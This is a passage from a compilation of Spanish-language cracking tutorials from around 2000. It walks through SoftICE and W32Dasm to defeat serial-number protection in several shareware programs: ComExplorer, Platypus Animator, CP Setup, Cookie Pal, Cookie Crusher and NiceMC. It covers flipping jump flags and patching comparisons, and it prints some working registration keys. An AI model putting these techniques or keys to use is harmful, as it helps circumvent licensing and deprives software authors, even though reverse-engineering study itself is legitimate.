corremos el comexplorer, aparece la ventana de registración, ponemos nuestros datos (como en el gráfico de arriba) . presionamos ***control-d*** , ponemos un ***bpxhmemcpy*** y pulsamos ***f5*** para volver a windows. poner un breakpoint en hmemcpy (mi favorito) nos hará trabajar un poco más, pero podremos ir viendo que es lo que realiza el programa. hecho esto presionamos unlock y entramos en el soft-ice. borramos el breakpoint con ***bc**** para que no nos moleste. estamos en algún lugar del ***kernel*** (como ya sabemos esto no nos interesa) vamos pulsando f12 (para viajar de ret en ret) pasaremos por el ***user*** (que tampoco nos interesa) llegaremos al ***comexplorer!text*** pero seguile sacudiendo a ***f12.*** volverás a pasar por el ***kernel*** y el ***user*** y te detendrás justo cuando vuelvas a alcanzar el ***comexplorer!text*** (que como lo sé, porque ahora sí, de seguir pulsando f12 aparecerá la ventana de error) de aquí en más iremos pulsando ***f10*** , para ir de instrucción en instrucción. lo que vemos ahora no es un listado muerto sino el camino que va tomando el soft-ice:

xxxx : 004291f3 jmp 00429207

.....

xxxx : 00429207 ret

xxxx : 00408f0c push 000000ff

xxxx : 00408f11 push 00458e78

xxxx : 00408f16 lea ecx , dword ptr (esi+0000046c)

xxxx : 00408f1c call 004291db

xxxx : 00408f21 push 00458d78

si tipeas **d00458d78** verás tus datos. esto quiere decir que estamos cerca. sigue pulsando f10 (unas veces más) y verás lo siguiente:

xxxx : 00408f48 call 0042582d

xxxx : 00408f4b test bl, bl

xxxx : 00408f4f jz 00408f60

xxxx : 00408f60 call 00408ac0

xxxx : 00408f65 test eax, eax

xxxx : 00408f67 jz 00409018

el soft-ice nos informa que este último salto se va a efectuar**.** de ser así estamos en problemas**.** como nos damos cuenta? interpretando el listado de w32dsm89 o bien invirtiendo el salto con **'r fl z'** y viendo donde vamos a parar oprimiendo ***f5***. si hacemos esto último, daremos con el mensaje de felicitación por habernos registrado. como sabemos que es ese salto y no el anterior? pues lo mismo. checkeando el listado o invirtiendo el flag.

repasemos lo que hemos hecho hasta ahora. desde que entramos en el soft-ice, fuimos trazando primero con *f12* hasta llegar a *comexplorer!text* por segunda vez (unas 20 veces en total) . a partir de allí con f10 hasta xxxx:00408f67.fuimos capaces de encontrar los datos por nosotros ingresados. en ningún momento nos apareció el mensaje de error, y sí encontramos un **call**, seguido de un **test**, seguido de un **jz** , al que si le cambiamos el flag nos conduce al *éxito***,** mientras que si lo dejamos igual al *fracaso***.** que quiere decir todo esto??????????..... exacto!!!..... que la llamada a la rutina de comprobación se encuentra en el **call 00408ac0**.

hacemos lo mismo que antes (o directamente ponemos un bpx00408f60) y al llegar al **call 00408ac0** en lugar de oprimir **f10** pulsamos **f8** para meternos dentro del llamado. una vez allí seguimos trazando con **f10** y vas a ir checkeando que hay en los registros . vas a ir pasando por una serie de loop's e irás viendo como se forma tu serial. cuando llegues a

xxxx : 00408c33 call 0042591a

xxxx : 00408c38 lea ecx, dword ptr (esp+14) ------aquí pulsa **decx**

justo a la salida del call cuando el soft-ice esta en la posición **xxxx:00408c38** se termina de generar nuestro número. si allí pulsas ***decx*** lo verás en la ventana de datos del soft-ice (debes detenerte justo en 00408c38 porque en seguida se modifica el registro ***ecx***) a partir de allí si sigues trazando volverás a ver el serial en algún registro ya que empiezan las comparaciones)

todo lo anterior se puede hacer cargando la víctima en el simbol loader del soft-ice y poniendo un breakpoint en bpx00408c38. pero es interesante ver como se genera el serial paso a paso (estamos aprendiendo no buscando seriales). en mi caso dió '**6769-x6lqfr2**'

bueno, llegamos a un final felíz. este tutorial fue más pesado que los anteriores, pero en el futuro nos será de utilidad, ya que no seguimos recetas mágicas o preestablecidas sino que paso a paso analizamos que hace el procesador. si después de todo esto todavía te quedaron ganas, podés probar con el ***cookie-terminator 1.1*** de los mismos programadores (léase tarea para el hogar). tiene una protección muy parecida a este último, (ojo puse muy parecida, no exactamente igual) con las mismas ganas de aprender e igual paciencia podrás resoverlo. seguramente habrá también algunos con la protección del 'talking e-mail'

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

mportante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor

Programa:	**Platyplus Animator v5.2, CP Setup v3.6**

PROTECCION:	**Serial, Limitación de tiempo y funciones.**		
Descripcion:	**Aplicación**		
Dificultad:	**Facileta, ma non troppo.**		
DOWNLOAD:	http://www.c-point.com		
Herramientas:	**Soft-Ice**		
CRACKER:	**Yerba Mate Nº6**	**FECHA:**	**10/10/2000**

introduccion

platypus es una aplicación que permite la creación de videos en formato avi, extraer imágenes de videos, convertir avi en mpeg, etc**.** elegí este programa porque la protección es distinta a las que hemos visto hasta ahora**.** cp setup es de los mismos programadores, te permite crear instaladores para tus aplicaciones. la gente de **c-point** en general, presenta en su página aplicaciones interesantes.

al atake

instalá el programa, correlo, clickeá en **help**, **register** y completá con tus datos. hecho esto estaremos ante esta pantalla:

hasta ahí todo normal, el problema viene cuando le das al botón , por más que le sacudas con violencia no pasa nada. al principio pensé que tenía que ver con el largo del número de serie, pero no. entonces con el largo del nombre, tampoco. yo no se si era mi imaginación o el pato cada vez se sonreía con más ganas **;-) .**

seguramente alguna vez te has topado con un programa así, o talvéz con un programa que ni siquiera tiene un botón de **ok.** estos programas entran dentro de un **'loop'** contínuo comparando el ***name*** y ***serial*** . la única forma de salir del loop es con el serial correcto o bien con el botón de ***cancel.*** usaremos soft-ice. como no sale cartel de **serial inválido** no podremos usar 'bpx messageboxa' ni tampoco 'bpx getdlgitemtexta'. y entonces que usamos?????... pues sí **'bpx hmemcpy'** pero esta vez no solo para recorrer toda la protección y practicar asembler, si no porque no nos queda otra. hablando de practicar asembler, ya es hora de que te imprimas algún curso de asembler (o todos) y la tabla de caracteres ascii, y los leas y releas mientras vas en el subte, tren, colectivo, etc. si vos manejas no lo intentes, puede ser peligroso ;-).

a lo nuestro, **control-d**, **bpxhmemcpy, f5** y oprimimos el botón de **ok**. entramos al soft-ice (borremos el breakpoint con bc* para que no nos moleste). estamos en el kernel, vamos oprimiendo **f12** hasta llegar al avimaker!text (unas10 veces). para que no te pierdas, aquí es donde apareces:

00487f92 mov ecx, (ebp+10)

si le sacudís unas 28 veces al **f10** esto es lo que verás. uso el texto del w32dsm89 para no cometer errores en el tipeado (léase soy un vago) :

```
:00425576 8B4C240C          mov ecx, dword ptr [esp+0C]          Aquí se pone Yerba Mate en el ECX
:0042557A 8D44242C          lea eax, dword ptr [esp+2C]
:0042557E 50                push eax
:0042557F 51                push ecx
:00425580 C744247000000000  mov [esp+70], 00000000
:00425588 E8E35F0000        call 0042B570
:0042558D 8B87B0000000      mov eax, dword ptr [edi+000000B0]    Aquí  12345678
:00425593 8D74242C          lea esi, dword ptr [esp+2C]          Aquí  LKHI@V
```

para poder leer lo que hay en los registros, debes pasarte con el soft-ice. por ejemplo, para leer tu nombre en el **ecx** debes hacer que el soft-ice se detenga en 0042557a y tipear **decx** (ya se que lo sabías fue un simple repaso). todo lo anterior nos indica que el éxito está próximo. leemos nuestro nombre, nuestro serial y algo extraño. no se, pinta de serial correcto no tiene pero quién sabe. avancemos un poco más. inmediatamente debajo de lo anterior tenemos esto:

```
:00425597 8A10          mov dl, byte ptr [eax]          31 = 1
:00425599 8ACA          mov cl, dl
:0042559B 3A16          cmp dl, byte ptr [esi]          4c = L
:0042559D 751C          jne 004255BB                    r fl z  para que no salte
:0042559F 84C9          test cl, cl                     Checkea si hay mas numeros
:004255A1 7414          je 004255B7
:004255A3 8A5001        mov dl, byte ptr [eax+01]       32 = 2
:004255A6 8ACA          mov cl, dl
:004255A8 3A5601        cmp dl, byte ptr [esi+01]       4b = K
:004255AB 750E          jne 004255BB                    r fl z  para que no salte
:004255AD 83C002        add eax, 00000002
:004255B0 83C602        add esi, 00000002
:004255B3 84C9          test cl, cl                     Checkea si hay mas números
:004255B5 75E0          jne 00425597
```

este sería un buen momento para tener a mano el código **ascii** y el apunte de asembler. detengamos el soft-ice justo en el primer renglón. en la ventana que contiene a los registros (en su parte inferior derecha) vemos que el valor que se va a pasar al **dl** es 31.el procesador solo entiende hexadecimal. si te fijas en la tabla **31**(en hexadecimal) significa **1** (en ascii**).** si no tenés una tabla a mano, hacé **'?31'** en el soft-ice.que de donde salió este '1' ??? de nuestro falso serial. luego lo compara con **4c** que significa **l ,**esta l solo puede provenir de un lugar. despues compara **'31'** con **'4c**', como evidentemente son distintos, pulsaremos **'r fl z'** para invertir el salto y poder ver que sigue haciendo. vemos que en 004255a3 pone en **dl** el número **32** (que corresponde al **2**) para luego compararlo con **4b** (que corresponde a **k**). es evidente que está comparando **12345678** con **lhki@m** que en mi caso es el serial correcto. algo más, en alguna de las 6 comparaciones no inviertas el salto. así vemos que continúa haciendo.

```
:004255F1 8B54240C          mov edx, dword ptr [esp+0C]          Yerba MatePLV20
```

pasarás por un **jump** que te enviará más adelante y en la posición 004255f1 volverás a ver tu nombre con algún agregado. presionamos algunas **f10**'s más y tenemos esto.

```
:00425600 8B87B0000000      mov eax, dword ptr [edi+000000B0]      12345678
:00425606 8D74242C          lea esi, dword ptr [esp+2C]            CK5I@J
```

```
:0042560A 8A10              mov dl, byte ptr [eax]          31 = 1
:0042560C 8ACA              mov cl, dl
:0042560E 3A16              cmp dl, byte ptr [esi]          43 = C
:00425610 751C              jne 0042562E                    r fl z
:00425612 84C9              test cl, cl                     se fija si hay más números
:00425614 7414              je 0042562A
:00425616 8A5001            mov dl, byte ptr [eax+01]       32 = 2
:00425619 8ACA              mov cl, dl
:0042561B 3A5601            cmp dl, byte ptr [esi+01]       4b = K
:0042561E 750E              jne 0042562E                    r fl z
:00425620 83C002            add eax, 00000002
:00425623 83C602            add esi, 00000002
:00425626 84C9              test cl, cl                     se fija si hay más números
:00425628 75E0              jne 0042560A
```

te suena todo esto. seguro que sí, vuelve a hacer lo mismo que antes pero para **'ck5i@j'** .cualquiera de los dos seriales funciona perfectamente. te acordás cuando crackeamos el **'calendar builder'** nos pasó lo mismo, o talvez tenga que ver con 'personal license' o 'site license', no lo sé te lo dejo para que lo investigues. una cosa más, cuando ingresas el serial correcto y te agradece por haberlo registrado, crea en la carpeta donde lo tenes instalado un archivo **'.bin'**. para que en la ventana **'help'** desaparezca la opción **'register'** tenes que cerrar el programa y abrirlo nuevamente así lo puede leer. si lo abris con el *block de notas* verás en él tus datos.

para que nos sirvió todo lo visto hasta acá. ¿¿¿para crackear esta aplicación???. **!!!!!!nnnnnnnoooooooooo!!!!!!** si contestaste que sí perdiste mucho tiempo, hubieras buscado el serial en la web. nos sirvió para aprender un poco más sobre esquemas de protección. no te quedes solamente con lo que hemos hecho. borra el archivo **'.bin'** para volver a estar **'unregistered'** introducí tus datos nuevamente, trazá instrucción por instrucción, metete en los **call** con **f8,** fijate como pasa de minúsculas a mayúsculas, en fín tratá de entender como funciona. sé que no es fácil pero te servirá en futuros programas.

ahora te toca a vos.....si entendiste lo anterior, vas a poder registrar **'cp setup v3.6'** que bajarás del mimo sitio. en mi caso la clave fue mkii@n y si se te complica de demasiado busca cerca de 0041295b que por ahí anda la cosa. en general creo que todas las aplicaciones responden a protecciones similares a la aquí expuesta (yo probé con tres y después me aburrí, ya que eran todas iguales).

en un destello de lucidez, le puse número a este tutorial. si te pareció dificil o no muy claro deberías leer los anteriores en este orden:

tutorial 1_____jump over-matris

2_____calendar builder-visual business card-visual labels

3_____imd cd player-infotel

4_____unos cuantos

5_____talking e-mail - comexplorer

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor

Programas:	Cookie Pal v1.2b - Cookie Crusher v2.6

PROTECCION:	Serial Number.		
Descripción:	Programas para controlar las Cookies.		
Dificultad:	Principiante.		
DOWNLOAD:	http://www.kburra.com , http://www.thelimitsoft.com		
Herramientas:	Softice 3.24 (sí, todavía), W32dasm89.		
CRACKER:	Arkanian	FECHA:	07/10/2000

INTRODUCCION

Bueno, vamos a ver como se consigue un Número de Serie correcto para estos programas. Aunque de empresas diferentes, los dos usan el mismo y sencillo método para calcular el Número de Serie que corresponde a nuestro nombre. No es que tenga mucha dificultad, pero tiene su gracia ver como se complican la vida algunos programadores intentando ocultar sus manejos para ponernos las cosas "dificiles", en fin...

Me gustaría citar algo que he leido hace poco:

"La seguridad es equivalente a una puerta muy sólida, pero con la llave escondida cerca..."

Vamos a ver si encontramos todo el llavero...

al atake

cookie pal v1.2b

instalando

vamos alla, setup, ventana de welcome, ventana de licencia, y ...ventana de registro. rellenamos los datos con lo de siempre:

eso del exactly de ahí arriba parece de lo más amenazador, suena a número supercomplicado con mayúsculas, minúsculas, caracteres especiales y todo lo demás..., nada más lejos de la realidad, como veremos más adelante. no hay que fiarse de las apariencias.

una vez aquí, ctrl+d y nos vamos a ver que nos cuenta softice...

softice

lo primero es lo primero: **dex 0 eax**, **dex 1 es:edi**, **dex 2 ds:esi**, con la ventana nº 3 ya veremos que hacemos.

metemos un **task** para ver las tareas activas y encontramos dos que se refieren a nuestro programa:

- **cpalinst**
- **cp1setup**

vamos a empezar con **cpalinst** que por algo aparece la primera. pues le hacemos un **hwnd cpalinst** para ver que información sacamos de las ventanas. (no voy a poner la información que devuelve el comando, es muy trabajoso).

esta parece la buena, tres ***buttons*** y dos ***edit***, que es lo que tenemos arriba, en la ventana de registro, así que vamos a meter un breakpoint a la dirección del **window handle** del primer ***edit***, que en mi caso es **048c**. así que, **bmsg 048c wm_gettext.**

hacemos un crtl+d, volvemos a la ventana de registro, le damos al ***next*** y el estupendo softice salta en **user!bozosliveshere**, (siempre me he preguntado quien coño será el tal bozos y a quien le importa que viva ahí),

seguimos con **f12** unas cuantas veces hasta aparecer en **cpalinst!.text +375e**. y en la dirección **00404760** limpiamos el break con un **bc *** y una vez aquí vamos trazando con el **f10** hasta legar a:

:004047a0 8d85fcfeffff lea eax, dword ptr [ebp+ffffffefc] -> **nuestro número txungo en eax.**
:004047a6 50 push eax
:004047a7 8d857cffffff lea eax, dword ptr [ebp+ffffff7c] -> **nuestro nombre en eax.**

:004047ad 50 push eax
:004047ae 0fbf862c010000 movsx eax, word ptr [esi+0000012c]
:004047b5 50 push eax
:004047b6 668b862a010000 mov ax, word ptr [esi+0000012a]
:004047bd 50 push eax
:004047be e85b250000 call 00406d1e -> investigemos esta llamada.
:004047c3 66f7d8 neg ax
:004047c6 1bc0 sbb eax, eax
:004047c8 f7d8 neg eax
:004047ca 3ac3 cmp al, bl
:004047cc 740b je 004047d9 -> ojo con este, que nos saca fuera.
:004047ce 395dfc cmp dword ptr [ebp-04], ebx
:004047d1 7406 je 004047d9 -> y este también.
:004047d3 c6462801 mov [esi+28], 01
:004047d7 eb0f jmp 004047e8

call 00406d1e

dentro de esta llamada observamos fascinados como el nombre va sufriendo una serie de transformaciones de lo más "in". de **arkanian** pasa a **arkanian** y de ahí a este engrendro, **naariknaankiraan**. (todo esto se ve dandole caña al f10), llegaremos al código de abajo después de un rato:

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00406d76(u)
|
:00406d8e ff7508 push [ebp+08]
:00406d91 e82cfcffff call 004069c2 ->aquí manipula el engendro.
:00406d96 894514 mov dword ptr [ebp+14], eax -> sorpresa, eax = ebx = edx =xxxxxxxx.
:00406d99 8d45d0 lea eax, dword ptr [ebp-30]
:00406d9c 6a2d push 0000002d
:00406d9e 50 push eax
:00406d9f e808ccffff call 004039ac
:00406da4 59 pop ecx
:00406da5 3bc6 cmp eax, esi
:00406da7 59 pop ecx
:00406da8 89450c mov dword ptr [ebp+0c], eax
:00406dab 89751c mov dword ptr [ebp+1c], esi
:00406dae 741e je 00406dce **-> saltamos.**
.....
.....etc

no voy a entrar en el rollo macabeo de explicar detalladamente todo lo que pasa en **call 004069c2**, pero os diré que coge valor por valor del engendro en que ha convertido nuestro nombre y junto con un valor fijo que planta en **esi (5034446801)** lo empieza a manipular en un largo bucle de instrucciones que se repite 30 veces (1eh , para los puristas).

una vez que retornamos de la llamada, observamos que **eax**, **ebx** y **edx** tienen el mismo valor. este valor es almacenado en **ebp+14** y luego utilizado en el siguiente código para establecer la comparación entre el serial bueno y el serial txungo:

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:00406dae(c), :00406dc6(c)
|
:00406dce 6a0a push 0000000a
:00406dd0 8d45d0 lea eax, dword ptr [ebp-30]
:00406dd3 5f pop edi
:00406dd4 57 push edi
:00406dd5 56 push esi
:00406dd6 50 push eax
:00406dd7 e8f2cbffff call 004039ce ->aquí manipula nuestro número txungo.
:00406ddc 83c40c add esp, 0000000c
:**00406ddf 3b4514 cmp eax, dword ptr [ebp+14] -> eax= 499602d2 y [ebp+14] = xxxxxxxx**.
:00406de2 0f8561010000 jne 00406f49 -> como no son iguales, ya sabes a donde vamos...
:00406de8 8b450c mov eax, dword ptr [ebp+0c]

call 004039ce

afortunadamente la manipulación de nuestro número es corta (solo consta de 10 caracteres) y la secuencia del bucle se reduce a ocho instrucciones:

```
* referenced by a call at addresses:
|:00405a32 , :00406dd7 , :00406e19 , :00406e41 , :00406e91
|:00406ea1
|
:004039ce 8b542404 mov edx, dword ptr [esp+04] -> nuestro serial txungo en edx
:004039d2 33c0 xor eax, eax -> eax = 0

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004039e5(u)
|
:004039d4 8a0a mov cl, byte ptr [edx] -> los caracteres del serial a cl.
:004039d6 84c9 test cl, cl -> testea el valor de cl.
:004039d8 740d je 004039e7 ->salta al ret cuando no haya más caracteres.
:004039da 0fbec9 movsx ecx, cl
:004039dd 8d0480 lea eax, dword ptr [eax+4*eax]
:004039e0 42 inc edx
:004039e1 8d4441d0 lea eax, dword ptr [ecx+2*eax-30]
:004039e5 ebed jmp 004039d4 -> sigue el bucle..

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004039d8(c)
|
:004039e7 c3 ret -> volvemos a 00406ddc.
```

observa detenidamente el código en **004039da** y las tres instrucciones siguientes,. ¿que hacen esta secuencia de instrucciones?. simplemente convierten a valor hexadecimal el serial de prueba que hemos puesto y que muestra **edx**.

conclusiones

cuando retornamos de la llamada, **eax = 499602d2**, este es el valor en hexadecimal de **1234567890**, no hay más que poner el siguiente comando, **?eax**, en softice para ver que estamos en lo cierto. después se establece la comparación con el valor almacenado en **ebp+14**, que es el correspondiente a nuestro nombre y, si no son iguales (que no lo son) el salto siguiente en **:00406de jne 00406f49**, nos manda fuera.

por lo tanto la conclusión es obvia, el valor de **ebp+14** es el valor en hexadecimal del número de serie bueno correspondiente a nuestro nombre. cogemos la calculadora del windows y hacemos la adecuada transformación.

solo queda registarse con el número bueno que acabamos de obtener para ver esto de aquí abajo cuando pinchamos en el botón ***about*** una vez finalizada la instalación:

cookie crusher v2.6

instalando

realizamos la instalación y vemos que no hay ventana de registro, así que suponemos que el programa se inicia como shareware y que la ventana de registro estará en alguna opción del tipo ***register***, ***licence*** o en el menu de ***about***.

regedit


una vez instalado y cuando lo hemos ejecutado una vez, vamos a echar un vistazo por el registro del windows. a veces encuentras cosas sorprendentes, si no leete el estupendo tutorial de ***gádix*** sobre ***macromedia flash 4*** que encontrarás en este mismo sitio.

ejecutamos **regedit** y en **hkey_current_user/software/the limit software/cookie crusher** encontramos estas interesantes claves:

- **license number "00000000"**
- **licensee "unregistered 30-day evaluation copy only"**

¡una estupenda pista!, el serial correcto consta de 8 caracteres, ¿el programa manipula el nombre y lo transforma a valor hexadecimal?... pues aunque parezca mentira eso es exactamente lo que hace.

iniciamos ***cookie crusher***, vamos al botón de ***about*** y de ahí al de ***license now*** y rellenamos con lo de siempre:



y te preguntarás ¿porqué diez caracteres si sabemos que son ocho?, pues porque el valor hexadecimal de **1234567890** es **499602d2**, (como hemos visto con el programa anterior), porque me lo se de memoria y cuando aparece este valor en cualquier registro del softice pues ya se de que va la cosa.

así que ctrl+d y vamos con softice.

softice

seguimos el mismo prodecimiento que con el programa anterior y desgraciadamente vemos que no funciona. el **bmsg 0c64 wm_gettext** al primer ***edit*** no salta. que curioso, ponemos varios **bpx** de los habituales y el único que salta es **getwindowtexta**, pero no conseguimos nada. un poco de intuición y suerte es lo que hace falta, así que vamos a ver si suena la flauta. tecleamos un **bpx hmemcpy** ... y softice salta de nuevo maravillosamente.

ahora podriamos utilizar el comando **page** con el valor que muestra **es:edi** (después del **repz movsd**) y luego un **bpr** de **rw** al selector 30 para salir disparados al código real del programa pero prefiero, en beneficio de la sencillez, darle caña al **f12** hasta salir a **cookie!.text +0001d013**, de ahí con **f10** vamos a pasar por unos cuantos ***ret*** hasta aterrizar aquí:


:00410f3d e8aa7b0300 call 00448aec
:00410f42 33f6 xor esi, esi **->aterrizamos aquí.**
:00410f44 8bc3 mov eax, ebx ->nuestro nombre en eax (ojo, ¿falta el último caracter?).
:00410f46 8bd8 mov ebx, eax **-> ?????**
:00410f48 eb0a jmp 00410f54 **->saltando...**

..... **etc.**

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00410f48(u)
|
:00410f54 8b4da0 mov ecx, dword ptr [ebp-60] **-> aquí.**
:00410f57 8b81c4020000 mov eax, dword ptr [ecx+000002c4]
:00410f5d e8667b0300 call 00448ac8 -> manipula el nombre.
:00410f62 3bf0 cmp esi, eax -> eax = 8 caracteres.
:00410f64 7ce4 jl 00410f4a -> bucle atras hasta que esi = eax = 8.
:00410f66 69d7c1dc0100 imul edx, edi, 0001dcc1-> ¡lo que son las matemáticas!.
:00410f6c 89d7 mov edi, edx -> el número que buscamos en edi.
:00410f6e 83ff01 cmp edi, 00000001
:00410f71 7d05 jge 00410f78 **-> salto...**
.....
.... **más código**

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00410fa0(u)
|
:00410fa7 8d45f8 lea eax, dword ptr [ebp-08]
:00410faa e801150800 call 004924b0
:00410faf ff45c0 inc [ebp-40]
:00410fb2 8b00 mov eax, dword ptr [eax] -> nuestro número de prueba en eax.
:**00410fb4 e833a40600 call 0047b3ec -> manipula el número y cuando retorna...**
:**00410fb9 8bd8 mov ebx, eax -> eax = ebx = 499602d2**.
.....
..... **más código**
.....
00410fe1 8bcf mov ecx, edi
:00410fe3 8bc1 mov eax, ecx
:00410fe5 99 cdq
:00410fe6 33c2 xor eax, edx
:00410fe8 2bc2 sub eax, edx
:**00410fea 3bd8 cmp ebx, eax -> comparación entre el serial bueno y el malo**.
:00410fec 0f85eb010000 jne 004111dd -> como no son iguales, nos manda fuera...
:00410ff2 66c745b42c00 mov [ebp-4c], 002c

solo queda hacer un **?eax** para ver de nuevo que **499602d2** hexadecimal es **1234567890** en decimal y con un **?ebx** obtenemos el número de serie correcto. con este número nos registramos adecuadamente como puedes comprobar:



apunte final

¿como crackear estas "protecciones"?, puedes probar a invertir el salto después de la comparación, verás que funciona sin ningún problema. mejor todavía es cambiar el código de las comparaciones de manera que el serial se compare consigo mismo.

otra cosa que nunca falla es comprar el programa, si te gusta, y ser un usuario debidamente autorizado.

si esperabas encontar algún serial number correcto, siento decepcionarte, ya sabes, quien quiera peces...

de todas formas, alguna vez tendrás que aprender a pescar..., ¿no?

¡ je, je ,je !

"if you give a man a crack
he'll be hungry again tomorrow,
but if you teach him how to crack,
he'll never be hungry again."

+orc

---

dedicado a toda esa gente que está hambrienta de conocimiento.

Karpoff Spanish Tutor

Programa:	**NiceMC Media Plugin v1.7**

PROTECCION:	Serial, y una nag, muy molestosa, y tan grande que no me deja ver mis videos de música favoritos ademas si lo mueves a un extremo aparece otro igual, y siguen jeringando, al 4 tema deja de responder ya no reproduce nada.		
Descripcion:	Este plugin no solo hace que reproduzcamos solo música sino también videos desde .mpg hasta archivos *.dat,*.vob que son los archivos para DVD y como dije muchos otros más. También pueden verse imágenes en forma de diapositivas.		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.nicemcmedia.com		
Herramientas:	**SoftICE cualquier versión yo utilizo la ver. 3.25** **W32Dasm Ver 8.93 (Opcional)** **Hworks32 editor hexadecimal (Opcional)**		
CRACKER:	**X**	**FECHA:**	**10/10/2000**

INTRODUCCION

Bueno después de leerme todos los tutoriales que me baje de la pagina de **KARPOFF** , Cracker al que no tengo el gusto de conocer, y a sus muchos amigos que tiene por ahí; también Crackers especializados; a quienes agradezco por los conocimientos que me transmitieron, y que ahora también yo aporto con este granito de arena.

Espero que les sirva.

AL ATAKE

ahora es el momento de iniciar el plugin, ejecuten winamp, y les aparecerá una nag, con 6 botones, el 1º para la registración (enter registration code), y el quinto para continuar sin registrarse (i agree). y una nota que nos dice que este mensaje desaparecerá cuando nos registremos.

esta bien, presionemos el botón de registro (enter registration code), aparece una ventana con el nombre de "registration info", coloquen cualquier dato a name y key code y presionen el botón "ok".

en mi caso coloque:

name: fancy <- anota esto en un papel tal como esta, pero lo que tu coloques

key code: 123456789

vemos que al presionar aparece un mensaje que dice "wrong code" con el botón aceptar. si presionamos aceptar desaparece la ventana de mensaje.

conclusiones:

la ventana parece del tipo <messageboxa>, así que podemos ir softice a comprobarlo, pero podemos intentar con el w32dasm buscado el mensaje que nos mostró al introducir el registro falso. veamos... vamos, antes cierren winamp talvez les aparezca un mensaje de error, en mi maquina aparece!..., pero después que lo crackee ya nunca más volvió a salir. no se preocupen.

ya esta cargado nuestro w32dasm con winamp, ya saben verdad:

1º click disassembler

2º clic open file to disassembler

3º cargar el archivo in_nicemc.dll

4º esperar, todo depende de la velocidad de su pc.

5º guardar el archivo como proyecto, lo utilizaremos más tarde, y asi después de reiniciar, se cargara este archivo más rápido casi instantáneamente, esto para evitar esperando, y sobre todo para abrir rápidamente cualquier otro archivo. esto se hace de la siguiente manera:

clic disassembler

clic save disassembler text file and create project file.

escoger el directorio donde guardarlo, y clic en "aceptar", el nombre se dara por defecto *.alf.

6º buscar el mensaje que vimos en la ventana. "wrong code", en string data references o con find text, pero ya saben primero lo primero.

7º me hierve la cabeza, por no haberlo encontrado.

8º no nos queda otra que utilizar el súper softice, también pueden utilizar trw2000, muy parecido al softice pero no necesitamos reiniciar a fancy (así se llama mi maquina "mundo de fantasías") o su pc.

la razón de no haberlo encontrado es porque, es que los plugins son archivos *.dll que winamp carga en su carpeta de plugins.

además también busque en este archivo in_nicemc.dll, y no encontre nada, es por eso que

vamos al softice, el nos dara una pista. para que noten no todo esta en los archivos *.exe, como algunos ven en los tutoriales que han leído.

pasos:

1º reiniciar a (fancy), su pc para cargar softice.

2º antes de hacer cualquier cosa, talvez no veas el archivo in_nicemc.dll en tu pc. para debes de ir a en cualquier ventana de windows o hacer doble clic a mi pc del menu de herramientas clic en "ver", "opciones de carpeta" -> planilla "ver" clic "mostrar todos los archivos" y aceptar.

3º carga el archivo in_nicemc.dll en el w32dasm y espera, o bien abre tu proyecto in_nicemc.alf si lo guardaste como proyecto y listo ahí esta.

4º abrir el loader32 (softice) y cargar winamp.

5º clic en load el icono de las tuercas y clic en si.

6º clic "f5", vez que se cargo winamp.

7º haz clic en play te aparecera el nag, entra a "enter registration code", e introduce datos en "name" y "key code" y no presiones todavía "ok"

8º realiza un control+d para volver al softice y coloca un bpx messageboxa y enter luego "f5".

9º ahora si puedes presionar "ok", vamos sin miedo.

10º saltamos al softice, ahora debes estar viendo

user32! messageboxa

xxxx:xxxxxxxx 55 push ebp

11º presiona "f12" y volveras a windows y te mostrara el mensaje de error haz clic en aceptar y volveras al softice, en realidad al lugar de donde se llamo al mensaje de error:

* reference to: user32.messageboxa, ord:01c3h

|

:xxxx75af ff1570484610 call dword ptr [10464870] <- este llama al mensaje de error "bueno en softice aparecera" como sigue

025f:029c75c7 ff157048e202 call [user32!messageboxa]

si buscas estas direcciones en el archivo de winamp desemsamblado no lo encontraras, como te dije este se encuentra en el archivo *.dll el plugin.

:xxxx75b5 eb16 jmp 100075cd

* referenced by a (u)nconditional or (c)onditional jump at address:

|:xxxx759d(c)

|

:xxxx75b7 6a00 push 00000000

